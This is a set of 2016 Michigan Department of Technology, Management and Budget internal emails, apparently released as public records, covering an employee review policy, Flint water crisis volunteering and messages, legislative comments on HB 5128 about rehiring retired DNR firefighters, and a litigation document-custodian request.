Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. Administrative Policy 200.37 establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

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**From:** Estell, Anthony (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:13 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** RE: EPCWM agenda items

Added.

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Tuesday, January 26, 2016 11:55 AM  
**To:** Estell, Anthony (DTMB)  
**Subject:** EPCWM agenda items

Flint Water Crisis  
Quarterly IPM requirements  
Summer students

---

**From:** McCormick, Timothy (DTMB)  
**Sent:** Tuesday, January 26, 2016 7:48 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** Did you notice? Contributing time, muscle and money

Did you notice?

*Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.*

*Autumn Hubbard, Ambrea Mack and Sarah Esquivel*

If you wanted to send them a note (hand-written) here are some thoughts...

I read in David's email yesterday that you "...didn't wait for an invitation to lend a hand."

That's leadership.

Thank you so much for caring and taking action!


~Kerrie

---

**From:** Dept. Technology, Management & Budget [mailto:dtmb@govsubscriptions.michigan.gov]  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** McCormick, Timothy (DTMB)  
**Subject:** Contributing time, muscle and money



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I know these have been busy weeks for many of you as you take on additional responsibilities and

work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:57 AM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** Thank you for your service



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Flag icons

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,




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Governor Snyder signature

Governor Rick Snyder



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Photos of state employees volunteering



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**From:** Sweeney, Matthew (DTMB)  
**Sent:** Monday, February 01, 2016 10:15 AM  
**To:** Vanden Bosch, Kerrie (DTMB); Estell, Anthony (DTMB)  
**Subject:** Fwd: HB 5128

Thoughts? We share the lead on this bill with DNR.

---

**From:** "VanDyke, Trevor (DNR)" <VanDykeT1@michigan.gov>  
**Subject:** RE: HB 5128  
**Date:** 01 February 2016 10:10  
**To:** "Sweeney, Matthew (DTMB)" <SweeneyM1@michigan.gov>  
Sweeney,

We don't feel that the amendment to add a 2 year sunset to dissuade DNR employees from retiring earlier than they otherwise would have in an attempt to receive both a pension and compensation is needed. At \$13 an hour for their assistance during emergency firefighting, I don't think someone is going to jump into retirement. Plus they are only going to be contracted with during those emergency situations if we feel we have inadequate staff. This will be very limited in nature.

We also don't feel that the change from wild fire suppression management to firefighter is helpful. DNR doesn't just have "firefighters" who work on these wildfires. We have fire specialists, fire officers, fire supervisors, regional and state managers, and other forest resources division staff. By limiting it to firefighters, we would not be able to use any of the above employees.

We would be open to looking at some language regarding the reporting of the employment of a retirant under this subsection.

Are you okay with these? DNR would like to propose that the administration support this legislation, just want to make sure that DTMB feels comfortable before I request such a position.

Sincerely,

**Trevor J. VanDyke, J.D.**  
*Director, Legislative & Legal Affairs Office*  
*Michigan Department of Natural Resources*  
*Ph. 517.284.5808*  
*Fx. 517.335.4242*  
[vandyket1@michigan.gov](mailto:vandyket1@michigan.gov)



---

**From:** VanDyke, Trevor (DNR)  
**Sent:** Friday, January 29, 2016 8:11 AM



**To:** Sweeney, Matthew (DTMB)

**Subject:** RE: HB 5128

We worked this bill last summer and are very much in support of it.

- We don't support a 2 year sunset. (recently passed PA 20 of 2015 didn't have a sunset for retired Attorneys, why would we put this for wild fire suppression services?)
- The prior bill (HB 4415'11) had "wild fire suppression services" we would be open to that change instead of firefighter.
- Furthermore, since the bill was worked on, other emergencies have been brought to our attention that we would also like the legislature to consider. There is a need for more trained Incident Management personnel on the Flint scene. This might be something that we propose the legislature consider including as well.

Sincerely,

**Trevor J. VanDyke, J.D.**

*Director, Legislative & Legal Affairs Office*

*Michigan Department of Natural Resources*

*Ph. 517.284.5808*

*Fx. 517.335.4242*

*[vandyket1@michigan.gov](mailto:vandyket1@michigan.gov)*



---

**From:** Sweeney, Matthew (DTMB)

**Sent:** Thursday, January 28, 2016 2:50 PM

**To:** VanDyke, Trevor (DNR)

**Subject:** FW: HB 5128

Sorry, should have run these by you first. Didn't realize you guys were listed as co-lead with us, though it makes sense. Also didn't know you initiated the bill. Hopefully none of the below cause you any heartache?

---

**From:** Stephen Daunt [<mailto:sdaunt@house.mi.gov>]

**Sent:** Thursday, January 28, 2016 2:47 PM

**To:** Sweeney, Matthew (DTMB)

**Subject:** RE: HB 5128

Matt,

Thanks for the info. I'm okay with the changes, except maybe the 2 year sunset. Would like more reasoning for that.

Also, please copy Trevor VanDyke DNR Liaison on this, as the bill came from them and I see you are co-lead on this bill.

Steve

---

**From:** Sweeney, Matthew (DTMB) [<mailto:SweeneyM1@michigan.gov>]

**Sent:** Thursday, January 28, 2016 2:42 PM

**To:** Stephen Daunt <[sdaunt@house.mi.gov](mailto:sdaunt@house.mi.gov)>

**Subject:** FW: HB 5128

FYI.

---

**From:** Sweeney, Matthew (DTMB)  
**Sent:** Thursday, January 28, 2016 2:22 PM  
**To:** 'rnaeyaert@house.mi.gov'  
**Subject:** HB 5128

Hey there! Hope you're doing well!

I saw HB 5128 just got posted for Natural Resources next week. We have Office of Retirement Services (ORS) in DTMB and they have been tracking this bill. They have some suggestions we would like to share if Rep. Rendon is open to them. None of them would drastically change the scope of the bill, but would rather ensure it doesn't have any unintended consequences.


- If the intent is to hire more firefighters, we would recommend making that more clear in sub (7). There are many positions that could conceivably fall under "wildland fire management services" other than firefighters.
- We also would recommend a 2-year sunset on the bill. This will help dissuade DNR employees from retiring earlier than they otherwise would have in an attempt to receive both a pension and compensation.
- Finally, we would suggest a requirement for DNR to report retirants they are re-hiring to ORS so they can make the necessary adjustments. Similar language is found in the SERS Act - 1943 PA 240, section 68c(3)(d). It reads: "The department of corrections reports the employment of a retirant under this subsection within 30 days of employment of the retirant to the state budget office and the department of technology, management, and budget. The report must include the name of the retirant, the capacity in which the retirant is employed, and the total compensation paid to the retirant."

Would you be willing to discuss these modest changes with Rep. Rendon? Of course we'd be glad to come in and discuss them in person if that would be more helpful.

Thanks!

Sweeney

Matt Sweeney  
Legislative Liaison & Policy Advisor  
Department of Technology, Management & Budget  
517.373.7505



**HELP. CONNECT. SOLVE.**

---

**From:** Estell, Anthony (DTMB)  
**Sent:** Monday, February 01, 2016 10:38 AM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** RE: HB 5128

I guess how much do we want to fight?

The nature of this bill implies, to me at least, that an emergency need is something they have encountered in the past. With the impacts of climate change, all of the projections I hear on fire management is that they expect more fires, and more severe fires, going forward. This to me reinforces the need for a sunset.

An alternative to narrowing the wording to firefighter is for the DNR to supply the positions that would be covered.

The reporting piece is essential, so that is probably the thing we want the most.

AE

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Monday, February 01, 2016 10:31 AM  
**To:** Estell, Anthony (DTMB)  
**Subject:** FW: HB 5128

What do you think?

---

**From:** Sweeney, Matthew (DTMB)  
**Sent:** Monday, February 01, 2016 10:15 AM  
**To:** Vanden Bosch, Kerrie (DTMB); Estell, Anthony (DTMB)  
**Subject:** Fwd: HB 5128

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**From:** "VanDyke, Trevor (DNR)" <[VanDykeT1@michigan.gov](mailto:VanDykeT1@michigan.gov)>  
**Subject:** RE: HB 5128  
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**To:** "Sweeney, Matthew (DTMB)" <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>  
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[vandyket1@michigan.gov](mailto:vandyket1@michigan.gov)



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**To:** VanDyke, Trevor (DNR)  
**Subject:** FW: HB 5128

Sorry, should have run these by you first. Didn't realize you guys were listed as co-lead with us, though it makes sense. Also didn't know you initiated the bill. Hopefully none of the below cause you any heartache?

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**From:** Stephen Daunt [<mailto:sdaunt@house.mi.gov>]  
**Sent:** Thursday, January 28, 2016 2:47 PM  
**To:** Sweeney, Matthew (DTMB)  
**Subject:** RE: HB 5128

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FYI.

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**From:** Sweeney, Matthew (DTMB)  
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Sweeney

Matt Sweeney  
Legislative Liaison & Policy Advisor  
Department of Technology, Management & Budget  
517.373.7505



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**From:** Estell, Anthony (DTMB)  
**Sent:** Monday, February 01, 2016 10:58 AM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** RE: HB 5128

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AE

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**To:** Estell, Anthony (DTMB)  
**Subject:** FW: HB 5128

What do you think?

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**To:** Vanden Bosch, Kerrie (DTMB); Estell, Anthony (DTMB)  
**Subject:** Fwd: HB 5128

Thoughts? We share the lead on this bill with DNR.

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**From:** "VanDyke, Trevor (DNR)" <VanDykeT1@michigan.gov>

**Subject:** RE: HB 5128

**Date:** 01 February 2016 10:10

**To:** "Sweeney, Matthew (DTMB)" <SweeneyM1@michigan.gov>

Sweeney,

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Sincerely,

**Trevor J. VanDyke, J.D.**

*Director, Legislative & Legal Affairs Office*

*Michigan Department of Natural Resources*

*Ph. 517.284.5808*

*Fx. 517.335.4242*

*[vandyket1@michigan.gov](mailto:vandyket1@michigan.gov)*



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[vandyket1@michigan.gov](mailto:vandyket1@michigan.gov)



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FVL

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
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Matt Sweeney  
Legislative Liaison & Policy Advisor  
Department of Technology, Management & Budget  
517.373.7505



**HELP. CONNECT. SOLVE.**

---

**From:** Estell, Anthony (DTMB)  
**Sent:** Monday, February 01, 2016 6:13 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** Re: HB 5128

That makes sense to me. A longer sunset makes sense.

The wording from the previous legislation would cover us, based on what I read.

AE

Sent from my iPad

On Feb 1, 2016, at 3:31 PM, Vanden Bosch, Kerrie (DTMB) <[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)> wrote:

What if we suggest a longer sunset period – it would allow the DNR to assess whether they still have that personnel need, and develop a succession plan for meeting it within their active workforce. Ultimately, this is one we could probably roll over on. I don't know that all of the other exceptions have sunset periods.

I like your suggestion of asking them to list the exact positions they need, to ensure that it doesn't "grow" in the future.

Does the existing reporting language we have work, that we could just replicate it for this group?

---

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<image001.jpg>

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<image002.png>

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**From:** Estell, Anthony (DTMB)  
**Sent:** Tuesday, February 02, 2016 2:34 PM  
**To:** Sweeney, Matthew (DTMB)  
**Cc:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** RE: HB 5128

Matt,

A couple of points:

We do think a sunset for this type of legislation is important. In the near term, having this provision may not incentivize anyone to leave early. 2 or 3 or 5 years from now, if there has been a need to tap into retirees every year, people may begin to change their behavior, because they know they have an option in retirement. The sunset allows the department and the legislature to revisit the situation, and determine if a more permanent fix (bringing in more staff, for example) is appropriate. We would recommend a sunset, but would be open to having a longer window (3-5 years).

As far as the positions, we would recommend that the wording be amended to explicitly include what positions should be covered, if "firefighter" is too narrow. The current definition in the draft is overly broad.

Here is the wording that we would recommend for reporting. It is similar to the language used in similar legislation for Corrections:

The department of natural resources reports the employment of a retirant under this subsection within 30 days of employment of the retirant to the state budget office and the department of technology, management, and budget. The report must include the name of the retirant, the capacity in which the retirant is employed, and the total compensation paid to the retirant.

AE

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Department of Technology, Management & Budget  
517.373.7505



---

**From:** Karagoulis, John (DTMB)  
**Sent:** Wednesday, February 03, 2016 10:07 AM  
**To:** Vanden Bosch, Kerrie (DTMB); Baker, Shelly (DTMB); Aldrich, Lyndsay (DTMB); Estell, Anthony (DTMB); Kubacki, Kevin (DTMB)  
**Subject:** Contempt of Congress

Apparently refusing to appear before a Congressional committee can lead to a charge of contempt of Congress (up to \$1,000 fine and a year in jail), and they can send the US Marshalls after you ...

<http://www.freep.com/story/news/politics/2016/02/02/subpoena-issued-ex-flint-emergency-manager-earley/79729216/>

Cheers,  
John Karagoulis  
Office of Retirement Services  
ph. 517.636.4018

*This message, including any attachments, is intended solely for the use of the name recipient(s) and may contain confidential and/or privileged information. Any unauthorized review, use, disclosure, or distribution of any confidential and/or privileged information contained in this email is expressly prohibited. If you are not the intended recipient, please contact the sender by reply email and destroy any and all copies of the original message.*

---

**From:** Doll, Fred (DTMB)  
**Sent:** Wednesday, February 03, 2016 2:28 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Cc:** Best, Marcy (DTMB)  
**Subject:** Successes/Accomplishments for Upcoming Meeting

Dear Kerrie:

Below you will find recent ORS successes/accomplishments you may wish to consider discussing during your upcoming meeting with Brom Stibitz or during other DTMB meetings.

I will send you similar information on a monthly basis approximately one week prior to your scheduled meeting with Brom.

Sincerely,

Fred Doll  
284-4611

**Three Items:**

**1. Looking forward with the Compass**

The Compass, a new SharePoint intranet for ORS, was officially launched Tuesday, January 12. It is a tool staff will come to rely on throughout the work day. It includes a daily newsfeed and other tools that will replace the internal staff newsletter called the *LookOut*, the Knowledge Library, and other resources. The *LookOut* has run for 18 years and shared our stories and documented our adventures. The last edition was January 8, 2016.

**2. Say Hello to Your Match Campaign Success**


ORS and Voya launched the Say Hello to Your Match campaign in November for the second consecutive year. Thanks to the campaign, 6,151 State of Michigan 401(k) and 457 Plan participants who weren't contributing enough to receive their full employer match will be receiving more money toward their retirement savings from their employers! A total of 6,251 state and public school employees, judges, state police, and Education Achievement Authority (EAA) employees were included in the campaign.

The campaign increased their contribution rate by 1 percent, or up to the maximum matching contribution rate, whichever is less. Participants were given the chance to opt out of the contribution rate increase. Only 100 participants chose to opt out of the contribution rate increase. As of January 6, 2016, about 93 percent of all of our participants who are eligible for an employer match are contributing enough to receive their full employer match. Historically around 10 percent don't take action to receive the full amount of employer money available to them.

**3. ORS Community Involvement:** Here is a small sample of ORS employees volunteering to help throughout our and other communities.


- a. **ORS extends help during holidays.** In addition to the annual Angel Tree, Greater Lansing Food Bank, and Harvest Gathering events, ORS staff also contributed to Get Fit's 3rd annual clothing drive. 27 hats, 13 scarves, and 4 snow pants were donated to a local shelter through the clothing drive. Over 150 gifts were donated to local children through the Angel Tree and ORS donated over \$695 to Michigan food banks through the Harvest Gathering.
- b. **Get Fit presents check to Sparrow.** ORS staff raised money for the Sparrow Breast Cancer Clinic during October's Pink Fest through donations and raffles. The Sparrow Foundation requested the presence of the Get Fit team for a formal presentation of the check. Three ORS staff members were on hand to present a check for \$343.
- c. **Flint water drive.** ORS donated a total of 31 cases of water and 23 gallons of water to Flint residents. Community Connection, an internal community involvement group, partnered with a local group that delivers water to Flint.

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:17 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



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## Budget recommendation will include \$30 million request for Flint water bill repayments




When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion

of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."


[Click here to learn more about the budget request.](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **Click here to watch the video.**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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This email was sent to [vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov) on behalf of: The Executive Office of the Governor - 111 South Capitol Avenue - Lansing, MI 48909 - 517-335-7858



---

**From:** McCormick, Timothy (DTMB)  
**Sent:** Thursday, February 11, 2016 4:47 PM  
**To:** Vanden Bosch, Kerrie (DTMB); Mitchell, Laurie (DTMB); Leonard, Meg (DTMB); Estell, Anthony (DTMB)  
**Subject:** RE: Time Sensitive Request

Do we have anything that is an intersection between Flint schools, Employer Reporting and the water crisis?

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Thursday, February 11, 2016 4:45 PM  
**To:** Mitchell, Laurie (DTMB); Leonard, Meg (DTMB); McCormick, Timothy (DTMB); Estell, Anthony (DTMB)  
**Subject:** RE: Time Sensitive Request

And then there were the communications on our Employee volunteer programs drive...but Anthony as Exec Sponsor could produce those. Any thing else?

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Thursday, February 11, 2016 4:43 PM  
**To:** Mitchell, Laurie (DTMB); Leonard, Meg (DTMB); McCormick, Timothy (DTMB); Estell, Anthony (DTMB)  
**Subject:** FW: Time Sensitive Request

FYI. Let's just compile the list now. I believe my response would be that other than any Gongwer or MIRS news articles that may have circulated, the only custodians would be us as EPC members because we had an agenda item in a meeting to discuss what we might be able to learn from this. Do you all agree?

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Thursday, February 11, 2016 4:40 PM  
**To:** Allen, Charlotte (DTMB); Behen, David (DTMB); Best, Marcy (DTMB); Brownlee, Jeff (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Donnan, Chanda (DTMB); Fortino, Diane (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Gonzalez, Tonyia (DTMB); Griswold, Kim (DTMB); Ingersoll, Jean (DHHS); Jeffery, Phillip (DTMB); King, Susan (MCSC); Kopacsi, Christian (DTMB); Lowe, Richard (DTMB); Manning, Kelly (DTMB); Mathews, Jamie (DTMB); McFarlane, James (DTMB); Nixon, Ruth (DTMB); Palmer, Jason (DTMB); Rabidoux, Jill (DTMB); Ragsdale, Aimee (DTMB); Schafer, Dana (DTMB); Stibitz, Brom (DTMB); Swanson, Eric (DTMB); Sweeney, Matthew (DTMB); Taylor, Beverly (DTMB); Trakul, Pamela (DTMB); Turnquist, Michael (DTMB); VanCoevinger, Joyce (DTMB); Vanden Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB)  
**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**

---

**From:** Mitchell, Laurie (DTMB)  
**Sent:** Thursday, February 11, 2016 4:49 PM  
**To:** McCormick, Timothy (DTMB); Vanden Bosch, Kerrie (DTMB); Leonard, Meg (DTMB); Estell, Anthony (DTMB)  
**Subject:** RE: Time Sensitive Request

Let me check the PRIM schedule.

Laurie

---

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**Sent:** Thursday, February 11, 2016 4:47 PM  
**To:** Vanden Bosch, Kerrie (DTMB); Mitchell, Laurie (DTMB); Leonard, Meg (DTMB); Estell, Anthony (DTMB)  
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
If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004

